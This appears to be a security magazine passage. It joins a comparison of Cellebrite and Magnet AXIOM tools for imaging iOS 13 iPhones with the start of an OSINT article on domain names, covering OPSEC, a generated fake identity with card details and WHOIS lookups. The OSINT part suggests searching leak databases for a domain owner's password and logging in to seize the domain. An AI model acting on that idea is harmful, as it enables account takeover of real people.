






Image obtainment techniques have been tested through the “iOS Device Data Extraction” tab on the version 7.20.0.123 of Physical Analyzer software, which is the data interpretation and analysis program of Cellebrite company. With the “Advanced Logical Extraction” tab, the phone was introduced to the software and it was understood that the image can be taken with 2 methods, but it is not supported for the iOS 13 version.





As a result of these studies, it was determined that Cellebrite's UFED 4PC and Physical Analyzer software did not perform the image obtainment of Apple branded devices with IOS 13 software.

The same devices have been tested with version 3.1.0.14142 of the AXIOM program and this time, the image obtainment has been successful. When all the process steps were examined;

- 1- Information that will illuminate the event in question is entered in the tabs specified below.

VAKA AYRINTILARI

KANIT KAYNAKLARI

İŞLEM AYRINTILARI

Aramaya anahtar kelimeler ekleme

İç içe kapsayıcıları arama Açık

Listeleme değerlerini hesapla

Sahifeleri kategorilere ayır

Resimleri ve videoları zıvıfandır

Aramaya için CPS versiyonunu belirle

Diğer filtreleri ayarla Açık

KALINTI AYRINTILARI

BİLGİSAYAR KALINTILARI

MOBİL KALINTILARI

BULUT KALINTILARI

KANITI ANALİZ ETME

VAKA AYRINTILARI

DAVA BİLGİSİ

Vaka numarası: iPhone8

Vaka türü: Diğer

VAKA DOSYALARININ KONUMU

Klasör adı: AXIOM - Nov 07 2019 15:26:19

Dosya yolu: F:\iPhone8 GÖZLE

Kullanılabilir alan: 231,00 GB

ALINAN KANITIN KONUMU

Klasör adı: AXIOM - Nov 07 2019 15:26:19

Dosya yolu: F:\iPhone8 GÖZLE

Kullanılabilir alan: 231,00 GB

TARAMA BİLGİSİ

TARA-1

Oluşturma tarihi: 07.11.2019 15:26:19

Tarayan:


Açıklama:

RAPOR SEÇENEKLERİ


Kapak logosu: GÖZLE


150x150 pikselle boyutlandırılmış görüntü

2- After selecting the IOS option, the "TAKE EVIDENCE" tab, which is required for moving to the next stage and getting the image, is selected.




3- Image obtainment is performed by entering the iTunes Backup password (if there is) on the device defined by the software.







The device image taken with the Magnet AXIOM tool that has iOS 13 operating system can be opened through the UFED Physical Analyzer program of Cellebrite company. These process steps are as follows;

- 1- Click on the "Select Device" icon in the Open (Advanced) section.
- 2- For Apple brand devices, Apple iPhone device model is selected.
- 3- Legacy-iPhoneFS is selected.
- 4- The image is opened by selecting the image file with the desired RAR extension.





tmp	07.11.2019 16:25	Dosya klasörü	
Apple iPhone 8 Plus Hızlı Image.zip	07.11.2019 17:19	WinRAR ZIP arşivi	43.254.201 ...
artifacts.log	07.11.2019 15:26	Metin Belgesi	1 KB
custom_artifacts.log	07.11.2019 15:26	Metin Belgesi	84 KB
DotNetZip-5nc1xkzl.tmp	07.11.2019 17:20	TMP Dosyası	0 KB
ipc.log	07.11.2019 15:26	Metin Belgesi	1 KB
log.txt	07.11.2019 17:19	Metin Belgesi	154 KB

We compared the data extraction (image obtainment) techniques and the resulting differences from the devices with the iOS 13 update with UFED4PC, UFED Physical Analyzer and Magnet AXIOM software and stated how the Cellebrite company which has proven itself in the field of mobile forensic worldwide and the Magnet company which has proven itself in the field of Computer & Mobile Forensic has been successful in iOS 13. It seems that Cellebrite eliminated the problem of getting image from devices with IOS 13 operating system with the update made in Physical Analyzer software. We will see how the data security measures against Apple and Forensic software will follow in the future.

OPEN SOURCE INTELLIGENCE: DOMAIN NAMES

In particular, open source intelligence gathering, which has been actively implemented since World War II, continues to exist as one of the most important issues for many countries and intelligence agencies. A former US Department of Defense executive stated that 80% of the data obtained during the Cold War period, which could be described as intelligence at the end of the day, is open source intelligence! In addition, open source intelligence is the key player in the discovery / information gathering phase, the key and first point of the offensive testing methodologies and standards under cyber security. For this reason, we will examine the parts of the open source intelligence, which has many application areas, that touch the cyber security, details, and the “Python” language and automation methods together in this series. On the other hand, in this part of our series, where we will examine the technical aspects of open source intelligence, we will try to answer questions such as what kind of information can be reached out in researches on domain names and from which sources this information can be obtained. We will also try to address points as how is the obtained information placed in a chain of intelligence flow and how this chain contributes to safety testing?

There are hundreds of open source intelligence gathering tools on the internet. Our aim in this series will be to consider the topics that need to be considered first and to exemplify them with applications instead of sharing the vehicles in succession. In the rest of the article we will discuss topics like:

- What OSINT is
- Operational Security (OPSEC)
- WHOIS
- Technology Discovery
- Content Analysis
- Reputation

WHAT IS OPEN SOURCE INTELLIGENCE?

Open source intelligence (OSINT) is the name given to information obtained, exploited or disseminated from public sources in order to meet a specific intelligence requirement. What we mean by the term “open source” in the definition is those that do not require any authority for access and do not contain legal barriers. The intelligence of this information is as important as the “open source” expression in the definition. Media content such as audio, video and image, textual content such as document, article and blog post, and the information obtained from diverse sources such as public databases, social media and domain names with these elements are essentially considered as open source intelligence.

BEFORE YOU START: OPERATIONAL SAFETY

“Operational security” (OPSEC), as an issue to be considered before moving on to open source intelligence gathering stages, is a set of measures to prevent the target from being informed and / or accessing the correct identity. Preventing the disclosure of any information that identifies your identity is important to prevent counter-intelligence. In addition, the data left on the researched platforms / websites after the discovery will then appear and affect your Internet user experience. For example; Being exposed to the advertisement of domain name registrars after performing

a WHOIS query is as easy as pie. As will be understood, it is not a case that we would like this data to be a resource for experience customization algorithms that are produced to provide you with better service (!). To mention the measures that can be taken at the entry level:

- VPN utilization,
- Using Tor Network and Tor Browser,
- Using Fake Profile will be the first to come to mind.

It would be very useful to start with a clean system that does not contain information connected to you.



Mike Goldschmidt
Flughafenstrasse 18
92667 Windischeschenbach

Curious what **Mike** means? [Click here to find out!](#)

Mother's maiden name Rothschild
Geo coordinates [49.876878, 12.103977](#)

PHONE

Phone 09637 56 38 17
Country code 49

BIRTHDAY

Birthday November 29, 1948
Age 70 years old
Tropical zodiac Sagittarius

ONLINE

Email Address MikeGoldschmidt@teleworm.us
This is a real email address. [Click here to activate it!](#)
Username Himusince
Password wahy5Chai5
Website WeSleep.de
Browser user agent Mozilla/5.0 (Macintosh; Intel Mac OS X 10_14_4) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/74.0.3729.131 Safari/537.36

FINANCE

MasterCard 5220 1116 9436 8240
Expires 12/2021
CVC2 120

EMPLOYMENT

Company Colonial Stores
Occupation Card punching machine operator

PHYSICAL CHARACTERISTICS

Height 5' 10" (177 centimeters)
Weight 223.7 pounds (101.7 kilograms)
Blood type O+

Logged in users can view full social security numbers and can save their fake names to use later.



Diagram 1: fakenamenerator.com, a fake profile example

Famous whois

WHOIS records will be the first point to look at when doing open source intelligence research on domain names. WHOIS records can provide crucial information about domain ownership. WHOIS records can include information such as company name and its contact information to which a domain name is registered, email address and phone number of the domain name owner. So how does this information qualify as intelligence?

Let's imagine that we reached the email address of the domain owner as a result of a WHOIS query. If the password of this e-mail address has been a victim of a hacking incident that happened before and the credentials leaked to the Internet, the password of this e-mail address can be obtained by searching on the leak databases (which we will talk about later) on the internet and the login process can be tried. With a successful login process, ownership of the domain name will be seized without even doing any vulnerability research.

In addition to the information obtained, it can be learned whether there is Cloudflare protection by examining the name server with the domain name. For an example, let's examine the WHOIS records of arkakapidergi.com:

```
└─>$ whois arkakapidergi.com | grep "Registrar"
Registrar WHOIS Server: whois.godaddy.com
Registrar URL: http://www.godaddy.com
Registrar: GoDaddy.com, LLC
```

